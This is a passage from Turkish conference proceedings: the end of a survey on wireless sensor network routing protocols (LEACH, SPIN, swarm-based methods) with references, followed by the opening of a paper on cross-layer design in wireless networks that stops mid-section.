MANET’ler ve KAA bazı ortak problemleri paylaşmaktadırlar. Bunlar arasında kablosuz linklerin zamanla değişim gösteren karakteristikleri; sınırlı güç kaynakları; muhtemel bağlantı hataları; sınırlı kaynaklar (örneğin bant genişliği); çok sekmeli haberleşme ve ağ alanı içerisindeki noktaların ad hoc türünde yerleştirilmeleri yer almaktadır. Ad hoc haberleşme, alt yapı gerektirmeyen ağlar için kullanılmaktadır. Bu ağlarda, kullanıcılar hareket halinde iken ağ servislerinden faydalanırlar. Bu tip ağların temel özelliği sabit ağ alt yapısının olmaması ve hareketliliklidir. Bununla birlikte ağ üzerinde her hareket, ağ topolojisini ve veri iletim yönünü etkilemektedir. Bu tip ağlar diz üstü bilgisayarları ve el bilgisayarları için uygun yapıdadırlar. Ancak ad hoc ağ yapısı oldukça eski bir teknolojidir. 1970’lerden itibaren askeri amaçlı olarak dinamik kablosuz ağ yapılarında kullanılmaya başlanmıştır. MANET’ler ise ad hoc haberleşme üzerinde etkin ağ trafiğinin sağlanması için geliştirilen daha yeni bir çalışma konusudur. [7, 8]. KAA’lar ve ad hoc yapılar arasındaki başlıca farklılıklar özetlenecek olursa:

- KAA’da algılayıcı nokta sayıları ad hoc yapılarındaki haberleşme elemanları sayısından fazladır.
- Algılayıcı noktaların yerleşim yoğunlukları ad hoc yapılarındaki yapıya göre daha yüksektir.
- Algılayıcı noktalardaki bozulma eğilimi ad hoc yapılarındaki yapıya göre daha fazladır.
- Algılayıcı ağlarında topoloji daha sık değişmektedir.
- Algılayıcı noktaları temelde yayın yaparak haberleşir, ad hoc yapılarındaki yapıya göre bu noktadan noktaya haberleşmeyle sağlanır.

- Algılayıcı noktalar enerji, hesaplama kapasitesi ve hafıza olarak sınırlıdır.
- Algılayıcı noktalar global bir ID içermeyebilirler.

KAA ve MANET' ler çok sekmeli haberleşme yapımlarına rağmen, yönlendirme istemleri bazı bakımlardan farklılık arz etmektedir. Bu farklılıkları özetleyecek olursak:

- KAA' da bilginin gittiği hedef bellidir ve haberleşme normalde, baz istasyonuna çoklu veri kaynaklarından yapılır. Halbuki, MANET' lerde haberleşme genellikle noktadan noktaya yapılmaktadır.
- KAA' da bir olay karşısında, olaya yakın bölgelerde bulunan algılayıcı noktalar ortak/benzer davranışlar göstermekte ve veriler bu çevredeki birçok algılayıcı tarafından toplanmaktadır. Bu nedenle veride yinelenen bilgi olması kuvvetle muhtemeldir.
- MANET' ler serbest nokta hareketlerini sağlamak amacıyla yüksek derecede dinamik topolojilerle karakterize edilmişlerdir. KAA uygulamaların birçoğunda algılayıcılar hareketli değildir.
- MANET' lerdeki hareketli noktaların enerji kaynakları (örneğin bataryaları) yinelenir veya şarj edilebilir. KAA' da çok sayıda algılayıcı noktası kullanılması, bakım işlemleri gerektirmeme özelliği ve uzun çalışma zamanı beklentisi önemli ölçüde sınırlı enerji kaynaklarının iyi yönetilmesini gerektirmektedir. Bununla birlikte, sınırlı enerji kaynakları KAA' da hızlı veri transfer oranlı haberleşmeye engel olmaktadır.

Bahsedilen bu nedenlerden dolayı MANET için literatürde önerilen birçok noktadan noktaya yönlendirme yöntemleri KAA için uygun olmamaktadır.

#### 4. KAA Yapılarında Yönlendirme Teknikleri

Gelişen teknoloji ile birlikte KAA elemanlarının daha küçük boyutlarda, daha az enerji tüketen, daha performanslı yapıda tasarlanmaları

mümkün olmaktadır. Bu yapılarda ağ ömrüyle ilişkili olan enerji tasarrufu önemli bir kriterdir. Enerji tükendikçe, ağ kendi ömrünü artırmak için noktalardaki enerji harcamasını azaltmakta ve kaliteden (aktarım hızı, QoS -Quality of Service- gibi) taviz verebilmektedir. Dolayısıyla enerji tasarrufu ağ performansından daha önemli görülmektedir.

Son zamanlarda KAA için yönlendirme protokolleri geniş ölçüde literatürde yer almıştır [9]. Genel olarak KAA' da yönlendirme; düz, hiyerarşik ve adaptif olarak sınıflandırılabilir. Düz yönlendirmede bütün noktalar eşit rollere sahipken, hiyerarşik yönlendirmede noktalara farklı roller tahsis edilmiştir. Adaptif yönlendirmede, belli sistem parametreleri ağına mevcut durumuna ve elverişli enerji seviyesine göre kontrol edilmektedir. Ayrıca bu protokoller de çok yollu (multipath), sorgulama tabanlı (query based) veya görüşme tabanlı (negotiation based) yönlendirme teknikleri olarak da işlevleri dikkate alınarak sınıflandırılabilir.

Düz yönlendirmeye ait bilinen en iyi metodlardan birisi Güdümlü Yayılım (Directed Diffusion) algoritmasıdır [10]. Güdümlü yayılım, enerji tasarrufunu gerçekleştirmek üzere geliştirilen veri-merkezli (data-centric) bir yönlendirme tekniğidir. Bunun için deneysel olarak uygun veri yollarının seçilmesi, ağ üzerinde veri tamponlaması ve veri işleme görevleri gerçekleştirilmektedir.

Hiyerarşik veya cluster-based (küme-tabanlı) yönlendirme ilk olarak kablolu ağlarda önerilmiştir. Bu yönlendirme, sistem kapasitesini ayarlayan ve verimli haberleşmeyi sağlayan avantajlara sahiptir. Bununla birlikte hiyerarşik yönlendirme kavramı, kablosuz algılayıcı ağlarında verimli enerji kullanımlı yönlendirmeye yardımcı olmaktadır. Bir hiyerarşik mimaride, az enerjili noktalar hedefle ilgili algılamalar yaparken yüksek enerjili noktalar bilgiyi işleme ve ileme görevini üstlenirler. Bu ise, kümelerin oluşturulması ve kümenin baş elemanlarına (cluster head) özel görevlerin tahsisıyla kap-

sitenin ayarlanabilirliğini, ağ ömrünün artırılmasını ve enerji verimliliğini sağlamaktadır.

Heinzelman [11], algılayıcı ağları için düşük enerjili adaptif kümeleme hiyerarşisi (low energy adaptive clustering hierarchy-LEACH) isminde hiyerarşik kümeleme algoritmasını önermiştir. LEACH, dağıtılmış küme oluşumunu içeren küme tabanlı bir protokoldür. Daha az enerji tüketimi için kümelerin baş elemanlık rolü rasgele bir şekilde dönüşümlü olarak verilir ve enerji harcaması ağdaki algılayıcılara paylaştırılır. LEACH, kapasite ayarlanabilirliği ve dinamik ağlardaki dayanıklılığı (robustness) sağlamak üzere yerel bir koordinasyon kullanır ve baz istasyonuna gönderilecek bilgi miktarını azaltmak üzere veri-birleştirmesini (data fusion) gerçekleştirir. Ayrıca çalışmada küme içi ve kümeler arası çakışmaları azaltmak amacıyla TDMA/CDMA MAC kullanılmaktadır.

LEACH protokolü ağ ömrünü artırmasına rağmen bu protokolde bazı kabuller tartışma konusudur. LEACH, her bir nokta elemanının baz istasyonuna haberleşme yapabileceğini ve farklı MAC protokollerini gerçekleştirebilecek kapasite olduğunu kabul eder. Ayrıca her nokta sürekli haberleşme yapmak durumunda ve birbirine yakın noktalar sürekli aldığı verileri doğrulamak durumunda olmaktadır. Üstelik küme baş elemanlarının ağ içerisinde nasıl düzgün dağılımla yayılacağı açıkça belirtilmemiştir. Rasgele dağıtım yapıldığında küme baş elemanlarının ağ içerisinde bir bölgede toplanması durumunda ağdaki bazı noktalar yakınlarında baş eleman bulamayacaklardır. Son olarak her bir nokta için baş elemanların aynı seviyede enerji harcadıkları düşünülmüştür. Protokol, enerji seviyelerine de dikkate alacak şekilde düzgün dağılımlı enerji noktalarının sağlanması amacıyla geliştirilmelidir.

Heinzelman ve arkadaşları [11], LEACH protokolünde gereksiz haberleşmenin önüne geçmek için her bir transferde farklı verilerin iletilmesini sağlayacak bir geliştirme yapmışlardır. Heinzelman [2] ve Kulik [12] SPIN (Sensor

protocols for information via negotiation) adı verilen adaptif protokol ailesini önermişlerdir. Bu protokoller, her bir noktadaki bilgiyi ağ üzerindeki bütün noktalara (sanki her bir nokta baz istasyonuymuş gibi) yayarlar. Bu ise kullanıcının herhangi bir noktayı sorgulama yapmasına ve gereken bilginin hemen alınmasına izin verir. Bu protokoller, birbirine yakın noktaların benzer veri içermesini sağlarlar.

SPIN protokol ailesi veri görüşmelerini (data negotiation) kullanır. Noktalar topladıkları veriler hakkında bunların özelliklerini belirten metadata' lar içerir. Bir veriyi tamamen transfer etmeden önce metadata görüşmeleri gerçekleştirilir. Bu sayede ağ içerisinde gereksiz veri transferi yapılmamış olur. Metadata formatı uygulamaya bağlıdır ve SPIN' de belirtilmemiştir. Ayrıca SPIN, kalan enerji seviyesine göre hareket etmektedir. Bu protokoller zaman-bazlı (time-driven) olarak çalışırlar ve kullanıcının isteğine bağlı olmaksızın bilgiyi ağ üzerine yayarlar.

SPIN ailesi, klasik flooding' in eksikliklerini görüşmeler ve kaynak adaptasyonu ile kapatacak şekilde tasarlanmıştır. Bu protokol ailesi, her defasında verilerin tamamının gönderilmesi yerine bunları tanımlayan özelliklerin gönderilmesiyle enerji tasarrufu yapmaktadır.

Tillett ve arkadaşları [13] tarafından önerilen çalışmada PSO (Particle Swarm Optimization) olarak bilinen optimizasyon tekniği ile algılayıcı noktaların kümelendirilmesi probleminin çözülmesi hedeflenmiştir. PSO yaklaşımı, verilen bir problem için en iyi çözümün bulunmasında birbirleriyle etkileşim ve işbirliği içinde test sonuçlarını üreten 'böceklerin' kullanıldığı gelişime dayalı programlama tekniğidir. Tipik bir optimizasyon probleminde fonksiyon veya uygunluk (fitness) değerleri kriter olarak kullanılmaktadır. Burada ise uygulamaya ilgili olarak, alınan verilerin maksimize edilmesi sağlanırken harcanan enerji minimumda tutulmaya ve nokta sayıları ile baş eleman sayıları dengede tutulmaya çalışılmıştır.



LEACH protokolünde kümelerin baş elemanları her turda rasgele bir şekilde seçilmektedir. Bu ise verimli olmayan bir ağ yapısının oluşmasına neden olabilmektedir. Kümelerin baş elemanlarının merkezi olarak seçilmesi Simulated Annealing tekniği kullanılarak da yapılmıştır [14]. Burada her nokta kendi pozisyonu ve enerji seviyesini merkeze göndermekte ve bu bilgilere göre seçim işlemi yapılmaktadır.

Bir protokolün esnekliği, kaynaktan hedefe giden ana güzergahın bozulması durumunda alternatif yolların mevcudiyetiyle ölçülmektedir. Bu ise kaynaktan hedefe giden yolların sayısının, enerji maliyeti artsa da, artırılması ve bu yolların canlı tutulması için periyodik mesajların gönderilmesiyle gerçekleştirilmektedir. Ganesan ve çalışma arkadaşları [15] işlem yükünü (overhead) azaltmak için birbirinden ayrık çoklu yollar yerine birbirlerine yakın kordon (braided) veri yollarını kullanmışlardır. Kordon veri yollarındaki alternatif güzergahlar ana güzergaha yakın olduğundan dolayı enerji harcaması bu tip yollarda daha az olmaktadır.

Chang ve Tassiulas [16] çalışmalarında, güzergahlar içerisinde en fazla enerji ihtiva eden yolu seçmeye çalışan algoritma önermişlerdir. Ana güzergahtaki noktaların enerjileri belli bir seviyenin altına düştüğü durumda, yedek güzergahlardan haberleşme sağlanacak şekilde ağ ömrü artırılmaktadır. KAA yönlendirmede optimizasyon teknikleri arasında yer alan karınca koloni algoritmasıyla [17] yapılan çalışmalar yeni bir çözüm yöntemi olmaktadır. Ancak algoritma üzerinde geliştirme çalışmaları halen devam etmektedir [18].

KAA yapılarında çok sayıda ayrık elemanın kullanılması, yoğun algılama işlemleri ve az enerji tüketen ağ oluşumlarının algılayıcılarca koordineli olarak yapılması için yeni yöntemlerin geliştirilmesi araştırma konusu olmaktadır. Bu yeni yöntemlerin geliştirilmesinde sürü zekasına dayalı Karınca Koloni, Parçacık Sürüsü ve Arı Koloni Algoritmaları kullanılabilir [18, 19, 20].

#### 4. Sonuç

KAA'ı yönlendirmede çok sayıda çalışma yapılmasına rağmen hala bazı konular etkili yönlendirme protokolleri için çözüm beklemektedir. İlk olarak, fiziksel ortama algılayıcılar bir daha bakım yapılmayacak şekilde yerleştirilir. Bu durum klasik internet, PDA ve diğer mobil uygulamalardan farklılık arz etmektedir. İkinci olarak, algılayıcılar küçük yapıdadırlar ve bu yüzden çok sınırlı enerji kaynaklarından çalışmak durumundadırlar. Üçüncü olarak, haberleşme en çok enerji tüketen işlemdir ve mesafeye göre üstel olarak tüketim artmaktadır. Enerji tasarruflu yönlendirme algoritmaları geliştirme ve diğer kablosuz haberleşme türlerinde olduğu gibi KAA yapılarında da güvenli haberleşme teknikleri araştırma konusu olmaya devam etmektedir. Bu bildiride, temel KAA yapıları tanıtılmış, uygulama alanlarına örnek verilmiş, diğer kablosuz ağlardan farklılıklarına değinilmiş ve literatürde önerilen temel yönlendirme algoritmalarından bahsedilmiştir. Mevcut yönlendirme tekniklerinin olumlu ve olumsuz tarafları tartışılmış ve bu tekniklerin eksik yönleri belirtilmiştir.

#### 5. Kaynaklar

- [1]. Hedetniemi, S., and Liestman, A. "A Survey of Gossiping and Broadcasting in Communication Networks", *Networks* 18, 1988.
- [2]. Heinzelman W., Kulik J., and Balakrishnan H., "Adaptive protocols for information dissemination in wireless sensor Networks", Proc. 5th ACM/IEEE Mobicom Conf. (MobiCom'99), 174-185, August 1999.
- [3]. Savvides, A., Han, C., and Srivastava, M., "Dynamic Fine-Grained Localization in Ad-Hoc Networks of Sensors", Proc. 7th ACM MobiCom, 2001, 166-79.
- [4]. Heinzelman, W., Chandrakasan A., and Balakrishnan, H., "Energy-Efficient Communication Protocol for Wireless Microsensor

Networks", Proc. 33rd Hawaii Int'l. Conf. Sys. Sci., 2000.

[5]. Lindsey, S.; Raghavendra, C.S.; "PEGA-SIS: Power-efficient gathering in sensor information systems", IEEE Aerospace Conference Proceedings, 2002. Vol. 3, 2002, 1125-1130

[6]. Huang T. G., "Casting the Wireless Sensor Net", Technical Review, <http://www.cens.ucla.edu/News/TechReview.pdf>, 2003.

[7]. Chung C.M., Ying-Hong W., Chih-Chieh C., "Ad hoc on-demand backup node setup routing protocol", 15th International Conference on Information Networking, Proceedings, 2001, 933 - 937

[8]. Jun-Zhao S., "Mobile ad hoc networking: an essential technology for pervasive computing", International Conferences on Info-tech and Info-net, Proceedings, 3, 2001, 316 - 321

[9]. Kulik J., Heinzelman W., and Balakrishnan H., "Negotiation-based protocols for disseminating information in wireless sensor Networks", *Wireless Networks*, 8, 2002, 169-185

[10]. Intanagonwiwat C., Govindan R., and D. Estrin, "Directed diffusion for wireless sensor Networks", *IEEE/ACM Trans. Networking*, 11(1), 2003, 2-16

[11]. Heinzelman W., Chandrakasan A., and Balakrishnan H., "Energy-efficient communication protocol for wireless microsensor Networks", Proc. 33rd Hawaii Int. Conf. Syst. Sci. (HICSS'00), January 2000.

[12]. Kulik J., Heinzelman W., and Balakrishnan H., "Negotiation-based protocols for disseminating information in wireless sensor Networks", *Wireless Networks*, 8, 2002, 169-185

[13]. Tillett J., Rao R., Sahin F., "Cluster-head identification in ad hoc sensor networks using particle swarm optimization", Personal Wire-

less Communications, IEEE International Conference, 2002, 201 - 205

[14]. Heinzelman W. Chandrakasan A. And Balakrishnan H., "An Application-Specific Architecture for Wireless Microsensor Networks", To appear: IEEE Transactions on Wireless Communications.

[15]. Ganesan D., Govindan R., Shenker S., and Estrin D., "Highly-resilient, energy-efficient multipath routing in wireless sensor Networks", *ACM SIGMOBILE Mobile Computing Commun. Rev.*, 5(4), 2001, 10-24

[16]. Chang J. and Tassiulas L., "Maximum lifetime routing in wireless sensor Networks", Proc. Adv. Telecommun. Inf. Distribution Res. Program (ATIRP2000), College Park, MD, March 2000.

[17]. Dorigo, M., Member, IEEE, Maniezzo, V., and Colomi, A., "The Ant System: Optimization by a colony of cooperating agents", *IEEE Transactions on Systems, Man, and Cybernetics-Part B*, Vol.26, No.1, 1996, 1-13

[18]. Okdem, S., and Karaboga, D., "Routing in Wireless Sensor Networks Using Ant Colony Optimization", Proc. 1st NASA/ESA Conference on Adaptive Hardware and Systems, 2006, 401-404

[19]. D. Karaboga, "An Idea Based On Honey Bee Swarm For Numerical Optimization", *Technical Report-TR06*, Erciyes University, Engineering Faculty, Computer Engineering Department, 2005.

[20]. B. Basturk, D. Karaboga, "An Artificial Bee Colony (ABC) Algorithm for Numeric function Optimization", IEEE Swarm Intelligence Symposium 2006, May 12-14, 2006, Indianapolis, Indiana, USA

## Kablosuz Ağlarda Karma Katman Tasarımları Üzerine Bir İnceleme

**Aylin Kantarcı**

Ege Üniversitesi, Bilgisayar Mühendisliği Bölümü, İzmir  
aylin.kantarci@ege.edu.tr

**Özet:** Katmanlı mimariler kablolu ağ sistemleri için geliştirilmiş olup kablosuz ağların ortaya çıkmasıyla kablosuz iletimin kendine özgü özelliklerinden dolayı yetersiz hale gelmişlerdir. Kablosuz ortamlarda bu yetersizlikleri gidermek ve kablosuz ortamlara özgü olanaklardan daha yüksek düzeyde yararlanarak daha verimli ve başarılı bir iletişim ortamı sağlayabilmek için Karma Katman Tasarımı yaklaşımları önerilmiştir. Karma katman tasarımı, birden fazla katmanın birlikte çalışarak çeşitli servislerin yerine getirilmesini sağlar. Bu bildiriye, kablosuz iletişimle ilgili temel konular dikkate alınarak, kablosuz ortamlarda karma katman tasarımının ne şekilde yapılabileceği, örnekler vererek incelenmiştir.

**Anahtar Kelimeler:** Katmanlı mimari, karma katman tasarımı, kablosuz ağlar

### An Overview of Cross Layer Design in Wireless Networks

**Abstract:** Layered architectures, which were developed for wired networks, have remained insufficient for wireless networks due to the peculiarities of the wireless environment. To eliminate these inefficiencies and to provide a communication environment with higher throughput and higher performance by taking advantages of the opportunities of the wireless medium at a larger scale, Cross Layer Design paradigms have been proposed. Cross layer design enables two or more layers collaborate to perform various tasks. In this paper, how cross layer design can be achieved has been surveyed with examples.

**Keywords:** Layered architecture, cross layer design, wireless networks

### 1. Giriş

Geleneksel katmanlı ağ mimarilerinin temel özelliği, katmanların birbirinden bağımsız olarak tasarlanmış olmalarıdır. Bu mimarilerde, kontrol ve protokol parametreleri tasarım aşamasında en kötü durumlar dikkate alınarak belirlenir. Katmanlar arası iletişim sadece komşu katmanlar arasında birkaç alt yordam çağrısı kullanarak gerçekleştirilir. Son yıllarda, katmanlı yapıyı koruyup katmanlar arasındaki bağımlılık ve etkileşimleri dikkate alarak katmanlar arası parametre alışverişine olanak sağlayan *Karma Katman Tasarımı* (Cross Layer Design) adı verilen yeni bir yaklaşım gündeme gelmiştir. Bu yaklaşımda ile-

tişim sadece komşu katmanlarla sınırlı kalmaz. Bir katman, herhangi bir katmanla iletişime geçebilir. Bir katmanın değişkenleri parametre alışverişi sayesinde herhangi bir katman tarafından görülebilir. Tüm katmanlar, ortaklaşa çalışarak iletişim sırasında parametrelerin dinamik olarak en iyileme işlemi gerçekleştirirler [1].

Çoktürel erişim teknolojilerinin kullanımının ve çokluortam verilerinin iletiminin kaçınılmaz olacağı, IP protokol yığıtını temel alan yeni nesil kablosuz sistemlerin tasarımında, geleneksel yaklaşımdan çok daha esnek olan Karma Katman Tasarımı yaklaşımının çok önemli bir yeri olacaktır.

Karma katman tasarımının kablosuz ağ mimarilerinin tasarımında önem kazanması, sağlam gerekçelere dayanmaktadır. Her şeyden önce, kablolu ortamlar için geliştirilmiş IP protokol yığıtı, kablosuz ortamlar için yetersiz kalmaktadır. Örneğin, kablolu ağlarda birbirinden bağımsız ve birbirini etkilemeyen bağlantılar söz konusu iken mevcutken, kablosuz ortamlar çoğayayım ortamı olmalarından dolayı bu anlamda bir bağlantı kavramı içermezler. Kablosuz ortamlarda bir düğümün veri iletimi başka düğümlerce algılanabilir ve birçok düğümden gelen sinyaller karışık zamanla hata oranı ve veri gönderim hızının önemli ölçüde değişken hale gelmesine yol açabilir [2].

Katmanlar arası bilgi alışverişi, gerekli servis kalitesinin sağlanmasında çok yararlı olacaktır. Özellikle çokluortam verilerinin iletiminde sağlanması gereken servis kalitesi ihtiyaçları ancak tüm katmanların katılımı ile en yüksek düzeyde karşılanabilir. Katmanlar arası işbirliği, ancak Karma Katman Tasarımı ile mümkün olabilir.

Karma katman tasarımı konusu son yıllarda en popüler iletişim konularından biri haline gelmiştir. Hata kontrolü, katmanlar arası sinyal gönderimi, güç yönetimi vb. konularda gerçekleştirilmiş birçok çalışma bulunmaktadır. Özellikle kablosuz özel amaca yönelik ağlarının (Ad Hoc Networks) başarımının iyileştirilmesinde karma katman tasarımları büyük önem taşımaktadır [3].

Bu bildiride kablosuz iletişimle ilgili çeşitli konularda karma katman tasarımlarının ne şekilde kullanılabileceği incelenmektedir. Üçüncü bölümde servis kalitesi, devingenlik kanal durumuna uyum, güç kontrolü gibi bazı önemli konularda karma katman tasarımlarının kullanımları incelenmiştir. Dördüncü bölümde, karma katman tasarımlarında dikkat edilecek noktalar ve varılan yargılar dile getirilmektedir.

## 2. Karma Katman Tasarım Mimarileri

Geleneksel TCP/IP protokol yığıtı uygulama, iletim, veri bağlantı ve fiziksel katmanlardan oluşmaktadır. *Fiziksel katman* bitlerin gönderiminden sorumludur. *Veri bağlantı katmanı* aynı ağ segmenti üzerindeki bilgisayarlar arasında iletişim sağlar, akış kontrol, hataların belirlenmesi kurtarılması işlemlerinin yerine getirir. Çoğayayım sitemlerinde paylaşılan kanala erişimi düzenleyen *Ortam Erişim Alt katmanını* (MAC) içerir. Farklı ağlardaki bilgisayarlar arasında iletişim sağlayabilmek için yönlendirme servisi sağlayan *ağ katmanına* ihtiyaç duyulur. Ağ katmanında yer alan RSVP gibi Bütünleşik Servisler (Integrated Services), Farklılaştırılmış Servisler (Differentiated Services) gibi olanaklar servis kalitesinin sağlanmasında büyük rol oynar. *İletim katmanı* uçtan uca güvenli iletimden sorumludur. Bu katmanda yer alan TCP protokolü, ağ katmanının sağladığı servisleri kullanarak sıralama, tekrar gönderim, akış kontrolü vb. fonksiyonları içeren uçtan uca bağlantıları sağlamaya yükümlüdür. Bu seviyede, TCP'nin yanı sıra bağlantı tabanlı olmayan UDP, RTP gibi protokoller de yer alır [4, 5].

Kablosuz ağların *Servis Kalitesi ve Devingenlik* fonksiyonlarını içermesi gerekmektedir. Servis kalitesi fonksiyonları, IP ağı üzerinden geleneksel ses ve veri iletişiminin yanı sıra, gerçek zamanlı iletişimin sağlanabilmesi için önemlidir. Devingenlik fonksiyonları, bir uç noktanın aynı teknolojilere sahip erişim noktaları arasında yer değiştirmesini desteklediği gibi, farklı erişim teknolojilerine ait erişim noktaları arasında yer değiştirmeleri desteklemelidir. Veri bağlantı katmanı seviyesinde, kablolu ağlarda kullanılan erişim mekanizması Ethernet kablosuz ağlarda yerini 802.11, UMTS, Bluetooth, GPRS, EDGE, CDMA gibi teknolojilere bırakmıştır. Dolayısıyla, birçok arayüzün birlikte kullanıldığı mimarilerde, iletişim sırasında en uygun erişim teknolojisinin belirlenmesi mümkündür. Günümüzde ağ katmanı seviyesinde IPv4 protokolü yaygın olarak

kullanılmaktadır. Kablosuz ağlarda hem daha geniş ve esnek adresleme uzayı sağlaması hem de devingenlik servisleri sunmasından dolayı, MIPv6 (Mobile IPv6) tercih edileceği öngörülmektedir. Fiziksel seviyede de QPSK, BPSK, QAM gibi farklı modülasyon mekanizmaları barındırarak, iletişim sırasında kanalın durumuna uygun bir modülasyon türüne geçmek mümkündür [5].

Karma Katman Tasarımı'nın nasıl gerçekleştirileceği de önemli bir konudur. Katmanlar arası arayüzler alt ve üst katmanlar arasında tek yönlü ya da iletişim boyunca veri alışverişine ve işbirliğine zemin hazırlayacak şekilde iki yönlü olarak tasarlanabilir. Bazı durumlarda bir katmanda yapılacak bir değişiklik, diğer katmanlarda değişiklik yapmayı gerektirebilir. Örneğin, fiziksel katmanın aynı anda birçok paketin alınabilmesini sağlayan sinyal işleme mekanizmalarının bulunması MAC katmanının rolünü değiştirir [1].

İkiden fazla katmanı içeren tasarımlar da yapılabilir. Örneğin, uygulamadan gelen gecikme kısıtı dikkate alınarak veri bağlantı katmanında en fazla tekrar gönderim sayısı hesaplanabilir. Bir paket bu parametrede belirtilen sayıda tekrar gönderimle sağlıklı olarak gönderilemiyorsa, uyarlamalı modülasyon ve kodlama (Adaptive Modulation and Coding) teknikleri içeren fiziksel katmanda uygun bir modülasyon metoduna geçilerek gönderime devam edilebilir [1].

Katmanlar arası parametre geçişi için farklı yaklaşımlar kullanılabilir. Örneğin, paket başlıklarına kısıtlı sayıda bilgi konarak ilgili katmana bildirim yapılabilir. Ancak, başlıklar tüm katmanları dolayacakları için gecikmeler ortaya çıkacaktır. Başka bir alternatif ICMP mesajları kullanarak iki katman arasında bilgi alışverişi yapmaktır. Ancak, bu paketler de ilgili olmasa da ağ katmanından geçmek zorunda oldukları için gecikmeler olur. Başa bir alternatif her katmanın ilgili parametrelerinin profillerle ya da ortak bir veri tabanı ile ilan edilmesidir. Bir katman ilgili olduğu katmanın profili vasıtası

ile o katmanın bilgilerine ulaşabilir. Bu yaklaşımın gerçek zamanlı uygulamalarda gecikmelere yol açtığı belirlenmiştir. Kanal ve bağlantı bilgileri ticari şirketlere ait servisçilerde saklanabilir. Bir katman, ağ olanakların kullanarak bu servisçilerdeki bilgilere erişebilir. Literatürde ilgili katmanlar arasında doğrudan bilgi alışverişi sağlayan protokollerin geliştirilmesi üzerine çalışmalar da bulunmaktadır [1].

Karma katman tasarımlı mimarilerde işbirliği halinde çalışan katmanlar, hedef olarak belirlenen bir işlevle ilgili parametreleri kullanarak bir en iyileme işlemi gerçekleştirirler. En iyileme sonucunda yeni parametre değerleri ve alınan kararlar ilgili katmanlara dağıtılır. Bu işlemin ne sıklıkla gerçekleştirileceği uygulama ihtiyaçları ve kablosuz ortamın özelliklerine bağlıdır. Bu işlemler sırasında hangi parametrelerin kullanılacağını belirlemek de kritik bir işlemdir. Video iletiminde çerçeve büyüklüğü gibi bazı parametreler sadece bilgi verici nitelik taşırlar. Bazı parametreler en iyileme işlemi sonucu değişikliğe uğrayabilirler. Örneğin, TDMA işleminde kullanılacak zaman dilimi bu tür bir parametredir. Bazı parametreler ise, en iyileme işlemi sonucu doğrudan değil, dolaylı olarak belirlenirler. Örneğin, bir hata oranı kullanılan modülasyon tekniğine göre değişiklik gösterir. Kullanılan modülasyon tekniği seçildiğinde, bunu takip eden işlemlerde yeni modülasyon tekniğine karşılık gelen bit hata oranının kullanmak daha avantajlıdır. Çok geniş parametre kümeleri kullanmak iletişim ve işlem yükünü arttırır. Bunun yerine bir katmanda kullanılan teknolojileri soyutlayarak oluşturulmuş parametreler bir katmanı temsil eden parametre sayısını düşürür, sistemin daha esnek ve tekrar kullanılabilir olarak tasarlanmasını sağlarlar [1].

## 3. Karma Katman Tasarımlarına Örnekler

Bu bölümlerde servis kalitesi, devingenlik, bağlantı uyumu ve güç yönetimi gibi temel iletişim konularında karma katman tasarımlarının nasıl uygulanabileceği örneklerle incelenecektir.

### 3.1 Servis Kalitesi

Kablosuz sistemlerde etkin bir servis kalitesi yönetimi yaparak farklı özelliklere sahip birçok servisin birlikte çalışması ve esnek servis kalitesi ihtiyacı olmayan verilerin diğerlerinden etkilenmemesi gerekir.

Esnek uygulamalar TCP, esnek olmayan gerçek zamanlı uygulamalar RTP/UDP protokolünü kullanır. Trafik kontrolünden sorumlu IP katmanı datagram sınıflandırılması, akış şekillendirme ve paket gönderiminin uygun şekilde planlanmasını sağlayarak servis kalitesinin sağlanmasına yardımcı olur. Veri bağlantı katmanı uygulama ve verilerin önceliklerini dikkate alarak servis kalitesine katkıda bulunur [5].

Tüm katmanların uygulamanın servis kalitesi istekleri hakkında bilgi sahip olması yararlı olacaktır. IP katmanı uygulama akışının özelliklerine göre trafik düzenlemesi yapabilecektir. TCP katmanı IP katmanının öngördüğü servis kalitesi rezervasyonuna göre gönderim hızını belirleyebilecektir. Esnek verilerin iletiminde TCP ve IP katmanlarının etkileşime geçmemesi durumunda, TCP protokolü normal işleyişi gereği akış için öngörülenden daha yüksek hızda veri göndermeye başlayınca kayıplar kaçınılmaz olur. TCP bu durumu sıkışıklık olarak algıladığı için sıkışıklık penceresini büyük miktarda küçültür. Bu durumda ağ kaynakları verimli kullanılmamış olur. Dolayısı ile TCP'ye servis kalitesi rezervasyonu hakkında bilgi verilmesi yerinde olur [5].

Gerçek zamanlı veri iletişimde, veri bağlantı katmanı ARQ (Automatic Repeat Request) mekanizması ile servis kalitesinin sağlanmasında yardımcı olabilir [4]. Ancak ARQ gecikmelere yol açacağı için tekrar gönderim sayısı uygulamanın gecikme kısıtlarına göre belirlenmelidir. Ayrıca, farklı özelliklerdeki akışların veri bağlantı katmanında uygun şekilde işleme alabilmesi için iletim modu, öncelik vb. parametrelerin veri bağlantı katmanınca dikkate alınması gerekir. Bir uygulama tarafından bir akış yaratıldığında akış için bir servis kalitesi tanımla-

ması yapılmalıdır. Tüm katmanlar bu servis kalitesi tanımlamasına uygun çalışmalıdır [5, 6].

Uygulama katmanı da alt katmanlardan gelen bilgilere göre durumunu düzenleyebilmelidir. Örneğin uygulamalar, bir düğümün yer değiştirme sonrası ortaya çıkan yeni kanal şartlarına uyum sağlayabilmek için uyum mekanizmalarına sahip olmalıdır. Örneğin, kanal kapasitesine göre sıkıştırma hızı dinamik olarak ayarlayan modüllerinin bulunan video akıtım uygulamaları ortaya çıkmaya başlamıştır [6].

### 3.2 Devingenlik

Kablolu mimariler için geliştirilen IP protokolü, uç noktaların yer değiştirmesi konusunda yetersiz kalmaktadır. Kablosuz ortamlarda uç noktaların yer değiştirmesi birçok katmanı etkiler. Bağlantı katmanı için, bağlantı özelliklerinin ne sıklıkla değiştiği önemlidir. MAC katmanı, kanal durum ve girişim bilgilerinin ne kadar uzun bir süre için geçerli olacağı ile ilgilendirir. Yer değiştirme, ağ topolojisinde değişikliğe yol açtığı için ağ katmanındaki yönlendirme işleminin de yenilenmesi gerekebilir [2, 5].

